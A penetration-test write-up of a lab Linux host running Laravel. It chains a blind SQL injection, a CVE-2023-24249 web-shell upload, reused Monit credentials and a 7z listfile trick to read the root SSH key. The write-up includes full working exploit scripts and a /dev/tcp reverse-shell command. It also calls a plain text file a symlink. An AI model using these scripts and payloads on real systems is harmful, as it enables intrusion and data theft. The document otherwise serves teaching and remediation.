Blind SQLi to Root — Laravel Admin, Monit Credentials and 7z Wildcard Injection
A penetration test of a Linux host running a Laravel-based blog and a Laravel Admin panel. The chain starts with an unauthenticated blind SQL injection in the password reset form, extracts the admin bcrypt hash, cracks it with a common password list, abuses CVE-2023-24249 in laravel-admin to upload a web shell, extracts a Monit credential from a local configuration file to pivot to a second user, and finally abuses a 7z wildcard injection in a root-owned backup script to read the root SSH private key.
Target: 10.129.80.169 (usage.htb)
Assessment Type: External Network / Linux Host
Testing Period: 27-28 October 2026
Overall Risk Rating: HIGH
Executive Summary
The assessment identified a complete compromise of a Linux host through a chain of four vulnerabilities and misconfigurations. Starting from an unauthenticated network position, the tester obtained root access through a combination of a blind SQL injection, an authentication bypass in a popular admin package, and a wildcard injection in a root-owned backup script.
The attack path begins with a blind boolean-based SQL injection in the password reset form on usage.htb. The email parameter is concatenated into a backend query without parameterization. The response differences — a 500 error on malformed input, a 302 redirect on valid input — allowed the tester to construct a reliable oracle and extract arbitrary data from the database.
Through the SQLi, the tester extracted the bcrypt hash for the admin_users table. The hash cracked against rockyou.txt in seconds, revealing a weak password that granted access to a Laravel Admin panel exposed at admin.usage.htb.
The Laravel Admin version in use (1.18.8) is vulnerable to CVE-2023-24249. The avatar upload functionality accepts files whose Content-Type begins with image/, but does not validate the file extension. A PHP payload uploaded with Content-Type: image/jpeg and a .php extension is written to a web-accessible directory and executed by the server. The tester used the resulting web shell to obtain a reverse shell as dash.
From dash, a .monitrc file in the home directory contained Monit HTTP credentials in plaintext. The password worked for the local user xander, who had a sudoers rule allowing /usr/bin/usage_management without a password. That binary invokes 7za on /var/www/html with a wildcard argument. The tester used the wildcard injection to make 7z read /root/.ssh/id_rsa through a symlink, exfiltrating the root SSH private key.
Business Impact
Complete compromise of the Linux host, including the Laravel blog, the admin panel, the MySQL backend, and every user account on the machine. All sensitive data on the host is accessible, and the compromised admin panel provides persistent access to the application’s user base.
For the full technical deep dive into the wildcard injection technique, see: Wildcard Injection — From Tar Checkpoint Actions to 7z Listfiles →.
Immediate Actions Required
| Priority | Action | Timeline |
|---|---|---|
| P0 | Parameterize the password reset query; stop concatenating user input | 24 hours |
| P0 | Rotate the admin_users password and audit admin panel access | 24 hours |
| P0 | Upgrade laravel-admin to a version that validates file extensions on upload | 48 hours |
| P0 | Remove credentials from .monitrc; use environment variables or a config outside the user home | 48 hours |
| P0 | Patch /usr/bin/usage_management to use ./*.zip or -- before the wildcard | 48 hours |
| P1 | Enforce a password policy — bcrypt with rockyou resistance is not a security control | 1 week |
| P1 | Restrict monit HTTP to a non-credential authentication or bind to localhost with no auth | 1 week |
| P2 | Audit all root-owned scripts that use * in shell commands | 2 weeks |
| P2 | Enforce file upload validation (extension + magic bytes) in the admin panel | 2 weeks |
Scope and Methodology
In-Scope
- Single host:
10.129.80.169
Out-of-Scope
- Any host other than
10.129.80.169.
Methodology
The assessment followed the PTES framework:
- Reconnaissance — Port scanning, service fingerprinting, virtual host discovery
- Initial Access — Blind SQL injection in password reset form
- Credential Access — Hash extraction, cracking, admin panel login
- Foothold — CVE-2023-24249 upload bypass → web shell → reverse shell
- Privilege Escalation —
.monitrccredentials → xander, sudo → 7z wildcard → root key - Post-Exploitation — Root access
Reconnaissance
Initial port scanning revealed two exposed services:
PORT   STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
80/tcp open  http     nginx 1.18.0 (Ubuntu)


Port 80 redirected to http://usage.htb/, which served a blog. Wappalyzer (browser extension) confirmed the stack:

The blog itself had a login portal and a password reset functionality. Enumerating subdomains via Host: header probing revealed an additional virtual host at admin.usage.htb, serving a Laravel Admin panel.
Findings
Finding 1 — Blind SQL Injection in Password Reset
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-89 (Improper Neutralization of SQL Commands) |
| MITRE ATT&CK | T1190 (Exploit Public-Facing Application) |
Description

The password reset form on usage.htb/forget-password accepted an email address and submitted it to the backend for processing. The email parameter was concatenated into a SQL query without parameterization. The response differentiated between malformed SQL (500 error) and valid SQL (302 redirect), providing a boolean oracle for blind extraction.
Evidence — Discovery
The reset form accepted any input:
A single quote broke the SQL syntax and produced a 500 error:
') or ('1'='1--
Evidence — Column count
ORDER BY was used to determine the number of columns in the underlying query. Payloads up to ORDER BY 8 returned no error, and ORDER BY 9 failed. The query returns 8 columns.
' ORDER BY 8-- -UNION SELECT with NULL values did not work because the application attempted to send a password reset to the concatenated string — the operation returned a 302 instead of the boolean oracle needed for blind extraction. The tester pivoted to blind boolean extraction.
Evidence — Confirming the injection
sqlmap was used to confirm the injection, with a captured request saved to req.sql:
sqlmap -r req.sql --dbms=mysql --technique=B --dbs --csrf-token=_token \
  --csrf-url="http://usage.htb/forget-password" --batch --delay=1
Output:
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=...&email=' AND 6222=(SELECT (CASE WHEN (6222=6222) THEN 6222 ELSE (SELECT 4623 UNION SELECT 9039) END))-- -
The application is vulnerable to boolean-based blind injection through the email parameter.
Evidence — Extraction
To extract data efficiently, a Python script was used to automate the boolean oracle. The script does three things:
- Fetches a fresh CSRF token before each request (Laravel’s
_tokenrotates). - Sends the injection payload wrapped in a
CASE WHENexpression that forces a 500 error when the condition is false and a 302 redirect when it is true. - Iterates over a printable charset, character by character, until the query returns an empty string.
The complete script:
import requests
import re
import time
import string
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

TARGET_URL = "http://usage.htb/forget-password"
SQL_QUERY = "database()"
MAX_LENGTH = 500
CHARSET = string.ascii_letters + string.digits + "_-{}!@#$%^&*()[]:;., "


def get_csrf_token(session):
    r = session.get(TARGET_URL, verify=False, timeout=10)
    match = re.search(r'name="_token" value="([^"]+)"', r.text)
    return match.group(1) if match else None


def is_condition_true(session, token, condition):
    payload = f"' AND 1=(SELECT (CASE WHEN ({condition}) THEN 1 ELSE (SELECT 1 UNION SELECT 2) END))-- -"
    data = {"_token": token, "email": payload}
    try:
        r = session.post(TARGET_URL, data=data, verify=False, timeout=10, allow_redirects=False)
        return r.status_code != 500
    except Exception:
        return False


def extract_string(session):
    result = ""
    print(f"[*] Extracting: {SQL_QUERY}")

    for i in range(1, MAX_LENGTH + 1):
        char_found = False
        for char in CHARSET:
            condition = f"ASCII(SUBSTRING(({SQL_QUERY}), {i}, 1)) = {ord(char)}"
            token = get_csrf_token(session)
            if not token:
                print("[-] Failed to fetch CSRF token. Aborting.")
                return result
            if is_condition_true(session, token, condition):
                result += char
                print(f"[+] Position {i}: '{char}' -> {result}")
                char_found = True
                time.sleep(0.1)
                break

        if not char_found:
            print(f"[*] End of string at position {i}.")
            break

    return result


if __name__ == "__main__":
    session = requests.Session()
    print("[*] Starting extraction...")
    final_result = extract_string(session)
    print(f"Final result for '{SQL_QUERY}': {final_result}")
To extract a specific value, SQL_QUERY is set to the target expression. For example:
SQL_QUERY = "(SELECT GROUP_CONCAT(CONCAT(name, ':', password) SEPARATOR '|') FROM admin_users)"Impact
Unauthenticated attacker can extract arbitrary data from the database, including admin credentials. The recovered password grants full access to the Laravel Admin panel, which is the entry point for Finding 2.
Remediation
- Use parameterized queries (Eloquent or the query builder with bindings). Never concatenate user input into SQL.
- Enforce a password policy that rejects common passwords.
whatever1should not be an acceptable admin credential. - Apply rate limiting to the password reset endpoint.
- Consider adding a proof-of-work or CAPTCHA to the reset form to slow blind extraction.
Finding 2 — Authenticated RCE via CVE-2023-24249 (Laravel Admin Upload Bypass)
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N |
| CWE | CWE-434 (Unrestricted Upload of File with Dangerous Type) |
| MITRE ATT&CK | T1190 (Exploit Public-Facing Application) |
Description
The Laravel Admin version in use at admin.usage.htb (1.18.8) is vulnerable to CVE-2023-24249. The avatar upload functionality in /admin/auth/setting accepts files based on their declared Content-Type only. A file with Content-Type: image/jpeg and a .php extension is accepted and written to a web-accessible directory (uploads/images/). The PHP engine executes the file on access.
Evidence — Admin panel access
The admin password recovered from Finding 1 allowed login to the panel:
Evidence — Upload exploitation
A Python PoC was used to authenticate, upload a PHP payload, and print the resulting URL:
import requests, re

USERNAME, PASSWORD = 'admin', 'whatever1'
URL = 'http://admin.usage.htb'
PAYLOAD = b'<?php system($_GET["c"]); ?>'

UPLOAD_PATH = f'{URL}/admin/auth/setting'
LOGIN_PATH  = f'{URL}/admin/auth/login'

def get_token(text):
    return re.search(r'name="_token" value=".*">', text)[0][21:-2]

s = requests.Session()
r = s.get(LOGIN_PATH)
token = get_token(r.text)
s.post(LOGIN_PATH, data={'username': USERNAME, 'password': PASSWORD, 'remember': '1', '_token': token})

r = s.get(UPLOAD_PATH)
token = get_token(r.text)

files = {
    '_token': (None, token),
    '_method': (None, 'PUT'),
    'avatar': ('shell.php', PAYLOAD, 'image/jpeg')
}
r = s.post(UPLOAD_PATH, files=files)

shell_path = re.search(r'uploads\/images.*php"', r.text)[0][:-1]
print(f'[+] Web shell uploaded to {URL}/{shell_path}')
The web shell was accessible at admin.usage.htb/uploads/images/shell.php. The tester confirmed execution and command output:
http://admin.usage.htb/uploads/images/shell.php?c=id
Evidence — Reverse shell
A reverse shell payload was crafted with the same URL pattern:
shell.php?c=sh -i >& /dev/tcp/10.10.15.127/443 0>&1with a listener on the attacker host:
nc -nlvp 443The listener received a shell as dash.
Impact
Remote code execution as the web server user (dash). Any file readable by the application is exposed, and the shell is the entry point for the pivot in Finding 3.
Remediation
- Upgrade
encore/laravel-adminto a version that validates file extensions in addition to MIME type. - Add server-side validation: check the file extension, the magic bytes, and reject any file that does not match a strict allowlist.
- Store uploads outside the webroot, or serve them through a controlled handler that sets
Content-Typefrom the stored file metadata rather than from the filename. - Disable PHP execution in
uploads/via Nginx configuration (location ~ \.php$ { deny all; }inside the uploads directory).
Finding 3 — Monit Credentials Disclosed in .monitrc
| Attribute | Value |
|---|---|
| Severity | Medium |
| CVSS 4.0 | 6.8 |
| Vector | CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-312 (Cleartext Storage of Sensitive Information) |
| MITRE ATT&CK | T1552.001 (Credentials In Files) |
Description
The home directory of the dash user contained a .monitrc file. Monit is a process monitoring tool; its configuration often stores HTTP credentials for the built-in web interface. The file was readable by the dash user and contained a plaintext password:
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd
The same password worked for the local user xander, who existed on the host:
su xander
Password: 3nc0d3d_pa$$w0rd
Impact
Escalation from dash (web shell user) to xander (a separate local user with higher privileges via sudo). Password reuse across service accounts and local users converted a service configuration file into a credential pivot.
Remediation
- Do not store service credentials in user home directories. Use environment variables or a configuration management system.
- Do not reuse passwords between service accounts and user accounts.
- If Monit is required, use a dedicated low-privilege credential and bind the HTTP interface to localhost only.
- Remove the
.monitrcfile from user home directories; it should live in/etc/monit/and be readable only by root.
Finding 4 — Root Access via 7z Wildcard Injection in usage_management
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.4 |
| Vector | CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-78 (Improper Neutralization of Special Elements used in an OS Command) |
| MITRE ATT&CK | T1068 (Exploitation for Privilege Escalation) |
Description
The user xander had a sudoers rule allowing /usr/bin/usage_management without a password:
User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
The binary offered three options: Project Backup, Backup MySQL data, Reset admin password. The Project Backup option invoked 7za with a wildcard against /var/www/html:
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *The -- separator prevents filenames from being interpreted as options, so classic argument injection (like --checkpoint-action=exec) is not available. The -snl flag tells 7z to store symbolic links as links rather than dereferencing them, which blocks the symlink-based read of the target file directly.
However, the @ prefix in 7z tells the tool to read the referenced file as a list of files to include in the archive. Combined with a symlink, this provides a read primitive that bypasses both restrictions:
- The
@prefix lets the attacker provide a list of files to archive. - The symlink lets the attacker point that list at a file outside the intended directory.
- The
-snlflag does not apply to files read through@, because the list content is dereferenced by 7z itself, not stored as a symlink in the archive.
Evidence
Two files were created in /var/www/html:
- A symlink
lista.txtpointing to/root/.ssh/id_rsa:
echo "/root/.ssh/id_rsa" > /var/www/html/lista.txt- A file named
@lista.txtthat instructs 7z to readlista.txtas a list of files:
touch -- '@lista.txt'Listing the directory confirmed both files were in place:
-rw-rw-r--  1 xander xander    0 @lista.txt
-rw-rw-r--  1 xander xander   18 lista.txt
The backup was triggered:
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
The resulting /var/backups/project.zip included the content of /root/.ssh/id_rsa because 7z read the file list from lista.txt, followed the symlink to /root/.ssh/id_rsa, and archived its content.
Extracting the archive:
mkdir -p /tmp/backup
7za x /var/backups/project.zip -o/tmp/backup
The id_rsa was present in /tmp/backup/:
-rw------- 1 xander xander 399 Apr 3 2024 id_rsaThe key provided SSH access to the local root account:
chmod 600 /tmp/backup/id_rsa
ssh -i /tmp/backup/id_rsa root@127.0.0.1
Impact
Full root compromise. The wildcard injection converts a limited “backup” sudoers rule into a read primitive for arbitrary files, including the root SSH private key. The same technique can be used to read any file readable by root.
Remediation
- Replace
*with a pattern that cannot be interpreted as an argument:./*.zipor-- *.zipwith proper handling in the shell. - Do not use
--followed by a wildcard unless the wildcard cannot match attacker-controlled filenames. In this case,--blocks argument injection but not listfile injection through@. - Restrict the directory that 7z operates on to files that the user cannot create. If
/var/www/htmlis writable by the user, the wildcard is exploitable. - Consider replacing 7z with a tool that does not support listfiles from arbitrary paths, or pass the file list through a pipe (
-i@<pipe>) that the attacker cannot influence. - Audit all root-owned scripts that use
*in shell commands. This class of vulnerability is common and often overlooked.
Attack Chain
[1] Port scan → 22, 80
    │
    ▼
[2] Wappalyzer → Laravel, PHP, Nginx
    │
    ▼
[3] Password reset → blind SQLi (boolean-based)
    │
    ▼
[4] Extract admin_users bcrypt hash → crack with rockyou → whatever1
    │
    ▼
[5] Login to admin.usage.htb (laravel-admin 1.18.8)
    │
    ▼
[6] CVE-2023-24249 upload bypass → PHP web shell
    │
    ▼
[7] Reverse shell as dash
    │
    ▼
[8] Read .monitrc → xander : 3nc0d3d_pa$$w0rd
    │
    ▼
[9] su xander
    │
    ▼
[10] sudo /usr/bin/usage_management → 7z wildcard injection
     │
     ▼
[11] Read /root/.ssh/id_rsa via @lista.txt + symlink
     │
     ▼
[12] SSH as root → full host compromise
Recommendations Summary
| Priority | Finding | Recommendation |
|---|---|---|
| P0 | Blind SQLi in reset form | Parameterized queries; password policy |
| P0 | CVE-2023-24249 upload bypass | Upgrade laravel-admin; validate extension + magic bytes |
| P0 | Monit credentials in .monitrc | Remove file from user home; no password reuse |
| P0 | 7z wildcard injection | Replace * with ./*.zip; restrict directory write access |
| P1 | Password policy | Reject common passwords; enforce length and complexity |
| P1 | Monit HTTP auth | Bind to localhost with no external auth |
| P2 | Wildcard audit | Review all root-owned scripts using * |
| P2 | Upload directory | Disable PHP execution in uploads/ |
Appendix — Tools and References
Tools used in this assessment:
nmap— port scanning and service detectionwappalyzer— web stack fingerprinting (browser extension)sqlmap— SQLi confirmation and injection point discovery- Custom Python script — blind boolean extraction
hashcat— bcrypt hash cracking- Python PoC — Laravel Admin upload bypass
7za— wildcard injection targetssh— root access with extracted key
Full technical deep dive:
References:
- CVE-2023-24249 — Laravel Admin avatar upload bypass
- CWE-89 — SQL Injection
- CWE-434 — Unrestricted Upload of File with Dangerous Type
- CWE-78 — OS Command Injection
- MITRE ATT&CK T1068 — Exploitation for Privilege Escalation
Takeaway
The chain combines four distinct vulnerability classes — blind SQLi, upload bypass, credential disclosure, and wildcard injection — into a single path from unauthenticated to root. Each class is well-known and has been documented for years. None of them required novel research to exploit.
The most impactful finding is the blind SQLi in the password reset form. Without it, the admin panel would not have been reachable, and the chain would have stopped there. The presence of a weak admin password (whatever1) turned a data exposure into account takeover.
The second lesson is that the upload bypass depends on the application trusting a header. Laravel Admin validated Content-Type: image/jpeg but never checked that the file was actually a JPEG. That gap is the same gap that countless upload bypasses have exploited since the 2000s.
The third lesson is that wildcard injection turns a “limited” sudoers rule into an arbitrary read. The rule granted /usr/bin/usage_management — a backup tool with a fixed purpose. The wildcard inside the tool redirected that purpose. The -- and -snl flags were added deliberately, presumably to prevent known exploitation techniques, but the @ listfile prefix remained untouched as an attack surface.
The general lesson for defenders is the same one that applies to every chain in this series: assume every sudoers rule is a root grant with the effect of the command, not just the command itself. If the command operates on files the user controls, the grant is a filesystem write or read primitive for whatever the command can reach.